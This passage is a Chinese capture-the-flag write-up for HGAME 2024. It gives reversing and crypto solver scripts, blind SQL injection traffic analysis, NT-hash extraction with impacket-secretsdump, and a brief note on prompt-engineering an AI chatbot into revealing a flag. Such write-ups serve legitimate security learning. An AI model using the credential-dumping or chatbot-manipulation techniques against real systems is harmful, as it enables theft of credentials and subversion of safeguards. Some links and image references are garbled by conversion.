17     0x32FC31EA, 0xF0566F42, 0xF905B0B2, 0x5F4551BE, 0xFB3EFCBB, 0x6B6ADB30,
18     0x04839879, 0x2F4378DF
19 };
20
21 static const uint32_t KEY[] = {
22     0x000004D2, 0x00000929, 0x00000D80, 0x000011D7
23 };
24
25 void decipher(unsigned int num_rounds, uint32_t *pv0, uint32_t *pv1, uint32_t
    const k[4]) {
26     uint32_t v0 = *pv0, v1 = *pv1;
27     const uint32_t delta = 0x33221155;
28     uint32_t sum = 0;
29     for (int i = 0; i < num_rounds; i++) {
30         sum ^= delta;
31         v1 -= (((v0 << 5) ^ (v0 >> 6)) + v0) ^ (sum + k[(sum >> 11) & 3]);
32         v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + k[sum & 3]);
33     }
34     *pv0 = v0; *pv1 = v1;
35 }
36
37 int main(void) {
38     for (int i_blk = 0; i_blk < 8; i_blk += 2) {
39         uint32_t *pv0 = cipher + i_blk;
40         uint32_t *pv1 = cipher + i_blk + 1;
41         decipher(32, pv0, pv1, KEY);
42     }
43 }
```

```

40     }
41
42     for (int i = 0; i < sizeof(cipher); i++) {
43         putchar(((uint8_t *)cipher)[i]);
44     }
45     putchar('\n');
46
47     return 0;
48 }
49
50 #pragma warning(pop)
51

```

hgame{C_plus_plus_exc3pti0n!!!!}

encrypt | Done



encrypt.zip

8.18KB



Windows bcrypt分析。

```

1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3      ...
4
5      v17 = 0i64;
6      v4 = 0i64;
7      phAlgorithm = 0i64;
8      v5 = 0i64;
9      phKey = 0i64;
10     iv = 0i64;
11     v28 = 0;
12     pcbResult = 0;
13     *(_DWORD *)pbOutput = 0;
14     *(_DWORD *)v26 = 0;
15     cbOutput = 0;
16     sub_140001770(std::cin);
17     wcscpy(pszAlgId, L"AES");
18     *(__m128i *)pbInput = _mm_load_si128((const __m128i *)&xmmword_1400034F0);
19     *(__m128i *)&pbInput[16] = _mm_load_si128((const __m128i
20     *)&xmmword_1400034E0);
21     if ( BCryptOpenAlgorithmProvider(&phAlgorithm, pszAlgId, 0i64, 0) >= 0

```


[illegible]

```

61         *((_WORD *)v17 + 24) = word_140005780;
62         if ( BCryptEncrypt(phKey, (PUCHAR)v17, 0x32u, 0i64,
(PUCHAR)iv, *(ULONG *)v26, 0i64, 0, &v28, 1u) >= 0 )
63         {
64             v18 = v28;
65             v19 = GetProcessHeap();
66             v4 = HeapAlloc(v19, 0, v18);
67             if ( v4 )
68             {
69                 if ( BCryptEncrypt(
70                     phKey,
71                     (PUCHAR)v17,
72                     0x32u,
73                     0i64,
74                     (PUCHAR)iv,
75                     *(ULONG *)v26,
76                     (PUCHAR)v4,
77                     v28,
78                     &pcbResult,
79                     1u) >= 0
80                     && BCryptDestroyKey(phKey) >= 0 )
81                 {
82                     phKey = 0i64;
83                     v20 = GetProcessHeap();
84                     HeapFree(v20, 0, v17);
85                     v17 = 0i64;
86                     if ( !memcmp(v4, &unk_140005050, v28) )
87                         puts("right flag!");
88                 }
89             }
90         }
91     }
92 }
93 }
94 }
95 }
96 }
97 }
98 }
99
100 ...
101
102 return 0;
103 }

```

AES很明显，现在需要找到三个关键参数：mode of operation，密钥和IV。

密钥和IV很好找，分别在 `BCryptGenerateSymmetricKey` 和 `BCryptEncrypt` 处引用。Mode of operation是一个字符串，存在两个OWORD里并进行了一次异或：

```
1 *(__m128i *)mode = _mm_load_si128((const __m128i *)&xmmword_1400034F0);
2 *(__m128i *)&mode[16] = _mm_load_si128((const __m128i *)&xmmword_1400034E0);
3 ...
4 v12 = 8i64;
5 *(__m128i *)mode = _mm_xor_si128(
6     _mm_load_si128((const __m128i *)&xmmword_140003500),
7     _mm_loadu_si128((const __m128i *)mode));
8 do
9     *(_WORD *)&mode[2 * v12++] ^= 0x55u;
10 while ( v12 < 15 );
```

`xmmword_140003500` 中全是零扩展的0x55。那么解密可得到mode of operation为CBC。

容易编写解密脚本：

```
1 from Crypto.Cipher import AES
2 from Crypto.Util.Padding import unpad
3 from pwn import *
4
5 XMM_CHAINING_MODE = bytes([0x0016, 0x003D, 0x0034, 0x003C, 0x003B, 0x003C,
6     0x003B, 0x0032, 0x0018, 0x003A, 0x0031, 0x0030, 0x0016, 0x0017, 0x0016])
7 KEY = bytes([0x4C, 0x9D, 0x7B, 0x3E, 0xEC, 0xD0, 0x66, 0x1F, 0xA0, 0x34, 0xDC,
8     0x86, 0x3F, 0x5F, 0x1F, 0xE2])
9 IV = bytes([0x93, 0x6A, 0xF2, 0x25, 0xFA, 0x68, 0x10, 0xB8, 0xD0, 0x7C, 0x3E,
10     0x5E, 0x9E, 0xE8, 0xEE, 0x0D])
11 CIPHER = bytes([0xA4, 0xE1, 0x0F, 0x1C, 0x53, 0xBC, 0x42, 0xCD, 0x8E, 0x71,
12     0x54, 0xB7, 0xF1, 0x75, 0xE3, 0x50, 0x97, 0x20, 0x71, 0x97, 0xA8, 0x3B, 0x77,
13     0x61, 0x40, 0x69, 0x68, 0xC1, 0xB4, 0x7B, 0x88, 0x54, 0x9F, 0x19, 0x03, 0x44,
14     0x70, 0x78, 0x24, 0x25, 0xF0, 0xA9, 0x65, 0x35, 0x91, 0x3A, 0x04, 0x9C, 0x4E,
15     0x66, 0xBE, 0xD2, 0x8B, 0x8B, 0x20, 0x73, 0xCE, 0xA0, 0xCB, 0xE9, 0x39, 0xBD,
16     0x6D, 0x83])
17
18 chaining_mode = bytes(map(lambda x: x ^ 0x55, XMM_CHAINING_MODE)).decode(
19     errors="ignore"
20 )[-3::]
21 info(f"Chaining mode: {chaining_mode}")
22 assert chaining_mode == "CBC"
23
24 F = AES.new(KEY, AES.MODE_CBC, IV=IV)
25 result = unpad(F.decrypt(CIPHER), block_size=F.block_size)
26 success(result.decode(errors="ignore"))
```

```

1 PS D:\Workspace\rev\hgame_2024\week_3> &
  d:/Workspace/pwnenv/Scripts/python.exe
  d:/Workspace/rev/hgame_2024/week_3/encrypt/sol.py
2 [*] Chaining mode: CBC
3 [+] hgame{rever5e_wind0ws_4P1_is_1nter3sting}
4 PS D:\Workspace\rev\hgame_2024\week_3>

```

```
hgame{rever5e_wind0ws_4P1_is_1nter3sting}
```

Crypto

exRSA | Done

RRRSA



attachment.py
3.39KB



Extended Wiener's attack, 三个d已知情况（d与e地位相等）。

https://link.springer.com/chapter/10.1007/3-540-46701-7_14

Extending Wiener's Attack in the Presence of Many Decrypting Exponents

Wiener has shown that when the RSA protocol is used with a decrypting exponent, d , which is less than $N^{1/4}$ and an encrypting exponent, e , approximately the same size as N , the

```

1 #!/usr/bin/env sage
2 # sol_1.sage
3
4 from sage.all import *
5
6 e1 =
  5077048237811969427473111225370876122528967447056551899123613461792688002896788
  3943041929176105641497662522322815769902934852396841453108769309979189600708169
  6882915037687595340542080958626715317171749619833686108952370183209832228450193
  1142889817575816761705044951705530849327928849848158643030693363143757063220584
  7149258939655879670421375578072611541179163585194779646452934719750633620506903
  0635362749298086100843976536583762265797795806985328805630725316750988325812294
  9882277021665317807253308906355670472172346171177267688064959397186926103987259
  551586627965406979118193485527520976748490728460167949055289539

```

7 e2 =

```
1252684829834900539052027692392913246345915257499862575720825929789111513365411
7648215782945332529081365273860316201130793306570777735076534772168999705895641
2075353038394550740030576878103811109783209889760113261069199407991609742283118
2476004637027350551106561926855769718258625923437923941048278444981573233529439
5676302226416863709340032987612715151916084291821095462625821023133560415325824
8853472213914969372132463617363612708467411285575956030527136125284537099484031
0071127767964121852042987889756565548208641057637997140478921229769755374829243
8183065500993375040031733825496692797699362421010271599510269401
```

8 e3 =

```
1298594075757853081051937033206365834404668885660596747494101443687272036044404
0464644790980976991393970947023398357422203873284294843401144065013911463670501
5598886011451086519610983482508241666976655284176683744088145729597227890201103
9624507627555350587856560350946622071021926003778384927647539728342106871608863
8186994778153542817681963059581651103563578804145156157584336712678882995685632
6156868539801760476833269742838963433229815211502113175975715545424889212901581
2263414057114803673289380806411904832885513405470912087789594167016642166480618
6710346824494054783025733475898081247824887967550418509038276279
```

9 c =

```
1414176060152301842110497098024597189246259172019335414900127452098233943041825
9260285174370753162949433553239474589280105569129091397392829242555066473056968
7290789895047310855641735019978314534969108725592628736328692201184114333953086
3300198239231490707393383076174791818994158815857391930802936280447588808440607
4153773913366045334400997938492378572475575823073913293205159960218200003555605
1421750564358702699491858831112714356685803665331598517755196383642972851574564
6807123637193259859856630452155138986610272067480257330592146135108190083578873
094133114440050860844192259441093236787002715737932342847147399
```

10 n =

```
1785330373383806617311041789059370446414682488631645678087335255996974261575529
4466664439529352718434399552818635352768033531948009737170697566286848710832800
4263113285609241336984816535940077278770315062657063415608105880642096818091465
9757212617330346312566818383784042766710182723475282374748379294453689307018801
0357644478512143332014786539698535220139784440314481371464053954769822738407808
1619469432167147296858208969724670208934933490512439833900187620768128686780981
7241646569155028537284640299199579434901583886822168621639659732727311016592278
9814315858462049706255254066724012925815100434953821856854529753
```

11

12 a = 2 / 5

13 D = diagonal_matrix(

14 ZZ,

15 [

16 int(n ** (3 / 2)),

17 n,

18 int(n ** (3 / 2 + a)),

19 int(n ** (1 / 2)),

20 int(n ** (3 / 2 + a)),

21 int(n ** (1 + a)),

```

22         int(n ** (1 + a)),
23         1,
24     ],
25 )
26 L = (
27     matrix(
28         ZZ,
29         [
30             [1, -n, 0, n**2, 0, 0, 0, -(n**3)],
31             [0, e1, -e1, -e1 * n, -e1, 0, e1 * n, e1 * n**2],
32             [0, 0, e2, -e2 * n, 0, e2 * n, 0, e2 * n**2],
33             [0, 0, 0, e1 * e2, 0, -e1 * e2, -e1 * e2, -e1 * e2 * n],
34             [0, 0, 0, 0, e3, -e3 * n, -e3 * n, e3 * n**2],
35             [0, 0, 0, 0, 0, e1 * e3, 0, -e1 * e3 * n],
36             [0, 0, 0, 0, 0, 0, e2 * e3, -e2 * e3 * n],
37             [0, 0, 0, 0, 0, 0, 0, e1 * e2 * e3],
38         ],
39     )
40     * D
41 )
42 Lred = L.LLL()
43 t = vector(ZZ, Lred[0])
44 x = t * L ** (-1)
45 phi = int(x[1] / x[0] * e1)
46
47 d = inverse_mod(0x10001, phi)
48 m = pow(c, d, n)
49 print(m)
50

```

```

1 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/exRSA$ sage
./sol_1.sage
2 6277039140757987022056035117249025225645654524755999132247061869669717732956468
6225377593592423123894512647371133
3 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024/week_3/exRSA$

```

```

1 # sol_2.py
2
3 from Crypto.Util.number import long_to_bytes
4 from pwn import *
5
6 m =
6277039140757987022056035117249025225645654524755999132247061869669717732956468

```

```
6225377593592423123894512647371133
```

```
7
8 success(long_to_bytes(m).decode("ascii", errors="ignore"))
9
```

```
1 PS D:\Workspace\rev\hgame_2024\week_3> &
  d:/Workspace/pwnenv/Scripts/python.exe
  d:/Workspace/rev/hgame_2024/week_3/exRSA/sol_2.py
2 [+] hgame{Ext3ndin9_W1en3r's_att@ck_1s_so0o0o_ea3y}
3 PS D:\Workspace\rev\hgame_2024\week_3>
```

```
hgame{Ext3ndin9_W1en3r's_att@ck_1s_so0o0o_ea3y}
```

HNP | Done

hidden number problem



attachment.py
5.76KB



```
1 from Crypto.Util.number import *
2 from secret import flag
3
4 def encrypt(m,p,t):
5     return [(ti*m)%p for ti in t]
6
7 m=bytes_to_long(flag[:63])
8 length=m.bit_length()+8
9 p=getStrongPrime(length)
10 n=32
11 t=[getRandomRange(0,p) for _ in range(n)]
12 enc=encrypt(m,p,t)
13 res=[i%(2**n+1) for i in enc]
14
15 print(f'p={p}')
16 print(f't={t}')
17 print(f'res={res}')
```

问题复述如下：有一未知数 m ，给定质数 p 和 n 个数对 (r_i, t_i) ，满足 $r_i \equiv t_i m \pmod{p}$ ($\pmod{2^n + 1}$)。求 m 。

由于HNP求解问题形式为 $\beta_i - t_i m + a_i \equiv 0 \pmod{p}$ s.t. $|\beta_i| < B$ ，我们将上式重写为以下形式： $k_i(2^n + 1) - (-t_i m) + r_i \equiv 0 \pmod{p}$ 。设 $l = 2^n + 1$ ，对 l 求 \mathbb{Z}_p 上的逆元即可把它放到已知量中。 B 的值需要多尝试几次，但是我们知道它的上界是 $p / 2^K$ ，其中 $K = \lceil \sqrt{\log p} \rceil + \lceil \log \log p \rceil = 16$ ，所以多试几个大于16的 K 就可以。做完这些处理后就可以用格上的SVP求解了。



<https://eprint.iacr.org/2023/032>

A Gentle Tutorial for Lattice-Based Cryptanalysis

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365 days Listing by year All papers Compact view How to cite Harvesting metad...

(感谢这篇文章，梅开二度)

```

1  #!/usr/bin/env sage
2
3  from sage.all import *
4
5  p =
    1130629924177495005326954710328463741440783512577724520406936756769102192886477
    3207548731051592853515206232365901169778048084146520829032339328263913558053
6  t_orig = [
7
8    3322008555255129336821309701482996933045379792432532251579564581211072677403244
    970423357912298444457457306659801200188166569132560659008356952740599371688,
9
10   8276764260264858811845211578415023343942634613522088631021199433066924291049858
    607045960690574035761370394263154981351728494309737901121703288822616367266,
11
12   9872291736922974456420418463601129094227231979218385985149661132792467621940722
    580745327835405374826293791332815176458750548942757024017382881517284991646,
13
14   4021521745142535813153669961146457406640791935844796005344073886289668464885011
    415887755787903927824762833158130615018326666118383128627535623639046817799,
15
16   2456915107614170049354115583437816508987061569996921198877893849283876621438606
    6952596557490584021813819164202001474086538804476667616708172536787956586,
17
18   3218501156520848572861458831123822689702035242514803505049101779996231750875036
    344564322600086861361414609201214822262908428091097382781770850929067404210,
19
20   3563405987398375076327633444036492163004958714828685846202818610320439306396912
    425420391070117069875583786819323173342951172594046652017297552813501557159,
21
22   4914709045693863038598225124534515048993310770286105070725513667435983789847547

```


225180024824321458761262390817487861675595466513538901373422149236133926354,

15

1080056611299994791100670245442738951040965864441974906744081245874439150992530
6994806187389406032718319773665587324010542068486131582672363925769248595266,

16

6233649200522097907981287310891948131389096910391379352750373395036221263259287
73037501254722851684318024014108149525215083265733712809162344553998427324,

17

4918421097628430613801265525870561041230011029818851291086862970508621529074497
601678774921285912745589840510459677522074887576152015356984592589649844431,

18

7445733357215847370070696136653689748718028080364812263947785747353258936968978
183471549706166364243148972154215055224857918834937707555053246184822095602,

19

9333534755049225627530284249388438694002602645047933865453159836796667198966058
177988500184073454386184080934727537200575457598976121667373801441395932440,

20

5010854803179970445838791575321127911278311635230076639023411571148488903400610
121248617307773872612743228998892986200202713496570375447255258630932158822,

21

6000645068462569819648461070140557521144801013490106632356836325002546400871463
957228581143954591005398533252218429970486115490535584071786260818773166324,

22

8007260909124669381862034901556111245780505987082990804380814797200322228942432
673939944693062470178256867366602331612363176408356304641672459456517978560,

23

1017973917537388337692953202638913579212923373060127868750704142943894559852399
5700184622359660605910932803141785598758326254886448481046307666042835829725,

24

8390072767717395701926289779433055672863880336031837009119103448675232362942223
633129328309118158273835961567436591234922783953373319767835877266849545292,

25

7875011911562967874676113680693929230283866841475641162854665293111344467709424
408623198370942797099964625447512797138192853009126888853283526034411007513,

26

5293772811020012501020124775214770193234655210319343058648675411115210453680753
070042821835082619634341500680892323002118953557746116918093661769464642068,

27

2613797279426774540306461931319193657999892129844832159658771717387120246795689
678231275371499556522396061591882431426310841974713419974045883021613987705,

28

9658126012133217804126630005236073513485215390812977974660029053522665282550965
040288256074945246850744694519543358777252929661561636241161575937061521711,

29

2982535220844977621775139406357528876019349385634811795480230677982345697183586
203669094998039995683973939721644887543907494963824968042199353945120367505,

30

1072899848781918493571804908503975393110377622620827553981602924013400787826432
46498566039415279868796667596686125847400130898160017838981308638814854641,

31

1209931305908742284738113148698237046990124353031346409532018088076180700489129
18046616664677916248813062043597607873728870402493717351447905456920806865,

32

2253040652771796284266254261719805768102740653097446325869783812201171144150768
875885963729324915714812719138247784194752636928267712344736198611708630089,

33

8650007272154283057350664311505887535841268767424545016901418989555620869091145
651216448723200240914143882774616678968725523914310965356875681207295242434,

34

9628747829107584650014156079928108801687158029086221730883999749044532846489666
115473993005442192859171931882795973774131309900021287319059216105939670757,

35

1084693695152209370609202790813167991243268971245192071843909670643553392699621
5766191967052667966065917006691565771695772798711202812180782901250249613072,

36

1606865651227988736664127021678689299989045439998336603562232908863405778474520
915170766771811336319655792746590981740617823564813573118410064976081989237,

37

6239063657591721097735049409610872941214078699330136826592958549212481802973973
104374548555184907929255031570525343007518434357690480429981016781110249612,

38

1855365916387114620581029939707053701062476745235578683558063796604744448050278
138954359506922875967537567359575662394297579958372107484276360920567730458,

39]

40 res = [

41 2150646508,

42 1512876052,

43 2420557546,

44 2504482055,

45 892924885,

46 213721693,

47 2708081441,

48 1242578136,

49 717552493,

50 3210536920,

51 2868728798,

52 1873446451,

53 645647556,

54 2863150833,

55 2481560171,

56 2518043272,



57 3183116112,

58 3032464437,

```

59     934713925,
60     470165267,
61     1104983992,
62     194502564,
63     1621769687,
64     3844589346,
65     21450588,
66     2520267465,
67     2516176644,
68     3290591307,
69     3605562914,
70     140915309,
71     3690380156,
72     3646976628,
73 ]
74 n = 32
75
76 l = 2**n + 1
77 l_inv = inverse_mod(l, p)
78
79 t = list(map(lambda ti: -ti * l_inv, t_orig))
80 a = list(map(lambda ri: ri * l_inv, res))
81 B = p / 2**32
82
83 Bmat = Matrix(QQ, n + 2, n + 2)
84 for i in range(n):
85     Bmat[i, i] = p
86     Bmat[n, i] = t[i]
87     Bmat[n + 1, i] = a[i]
88 Bmat[n, n] = B / p
89 Bmat[n + 1, n + 1] = B
90
91 Bmat = Bmat.LLL()
92
93 Bmat_0 = Bmat.row(0)
94 cnt_nonzero = 0
95 for Bmat_0j in Bmat_0:
96     if Bmat_0j != 0:
97         B = Bmat_0j
98         cnt_nonzero += 1
99 assert cnt_nonzero == 1
100
101 for i in range(1, n + 2):
102     Bmat_i = Bmat.row(i)
103     res = Bmat_i[-2] * p / B
104     print(hex(res))
105

```



[https://cyberchef.org/#recipe=From_Hex\('None'\)&input=ZmZmZmZmZmZmZmZWY2ODY3NjE2ZDY1N2I0ODMxNjQ2NDMzMmU1ZjRlNzU2ZDYyMzM3MjVmNTA3MjMwNjI2YzMzMmQ1ZjY4NjE3MzVmNjQ2OTY2NjYzMzcYNjU2ZTc0NWY3MzMxNmZQ3NTYxNmZQ2OTMwNmU3ZGZmZmZmZmZm](https://cyberchef.org/#recipe=From_Hex('None')&input=ZmZmZmZmZmZmZmZWY2ODY3NjE2ZDY1N2I0ODMxNjQ2NDMzMmU1ZjRlNzU2ZDYyMzM3MjVmNTA3MjMwNjI2YzMzMmQ1ZjY4NjE3MzVmNjQ2OTY2NjYzMzcYNjU2ZTc0NWY3MzMxNmZQ3NTYxNmZQ2OTMwNmU3ZGZmZmZmZmZm)

Misc | AK


与AI聊天 | Done

跟他聊一聊吧，从他嘴里翘出flag

<https://udify.app/chat/oRajccxObXREMLIO>

注意请不要过快提问

基础prompt engineering。



Blind SQL Injection | Done

Blind SQL Injection but in Misc



blindsqli.pcapng

1.13MB




流量审计。响应有两种，长度为726的1-1结果和长度为740的1-0结果。如果SQLi的条件成立则返回长度为726的帧。由于注入时判断为大于，所以响应长度为740的请求中的最小值即为flag该位置字符的ASCII码。

按照帧长度过滤出所有长度为740的响应

```
http && (ip.src==172.16.14.21 || frame.len == 740)
```

然后取每组的最小值即可。



[https://cyberchef.org/#recipe=From_Decimal\('Line%20feed',false\)Reverse\('Character'\)&input=MTI1CjEwMgo1MAoxMDIKOTcKNTYKNTAKNTcKNTMKOTkKNTYKNTekMTAwCjQ1CjU0Cjk5Cjk3Cjk4CjQ1CjU2CjU3CjEwMgo1Mgo0NQo1Mwo1MAo1NQo0OQo0NQo1NQoxMDEKMTAyCjk3Cjk4Cjk3Cjk4Cjk5CjEyMwoxMDMKOTcKMTA4CjEwMgo0NA](https://cyberchef.org/#recipe=From_Decimal('Line%20feed',false)Reverse('Character')&input=MTI1CjEwMgo1MAoxMDIKOTcKNTYKNTAKNTcKNTMKOTkKNTYKNTekMTAwCjQ1CjU0Cjk5Cjk3Cjk4CjQ1CjU2CjU3CjEwMgo1Mgo0NQo1Mwo1MAo1NQo0OQo0NQo1NQoxMDEKMTAyCjk3Cjk4Cjk3Cjk4Cjk5CjEyMwoxMDMKOTcKMTA4CjEwMgo0NA)

```
flag{cbabafe7-1725-4e98-bac6-d38c5928af2f}
```

简单的vm disk取证 | Done

先找到密码吧 flag

格式: hgame{nthash_password}


例如hgame{05D0AB2BB13711B31D5E251C128C889E_happy}

附件下载:

链接:

- 百度网盘: <https://pan.baidu.com/s/1IYeZ1oRjo2zO-Wf6mB2TVA> 提取码: vics
- OneDrive: <https://1drv.ms/u/s!ApqEx2DdrD-aoZAr04PLsH2cZESgHA?e=H41gaj>
- 夸克云盘: <https://pan.quark.cn/s/2b03994942f1#/list/share>

Mount, dump出注册表文件, 然后使用impacket-secretsdump即可获取NT Hash。

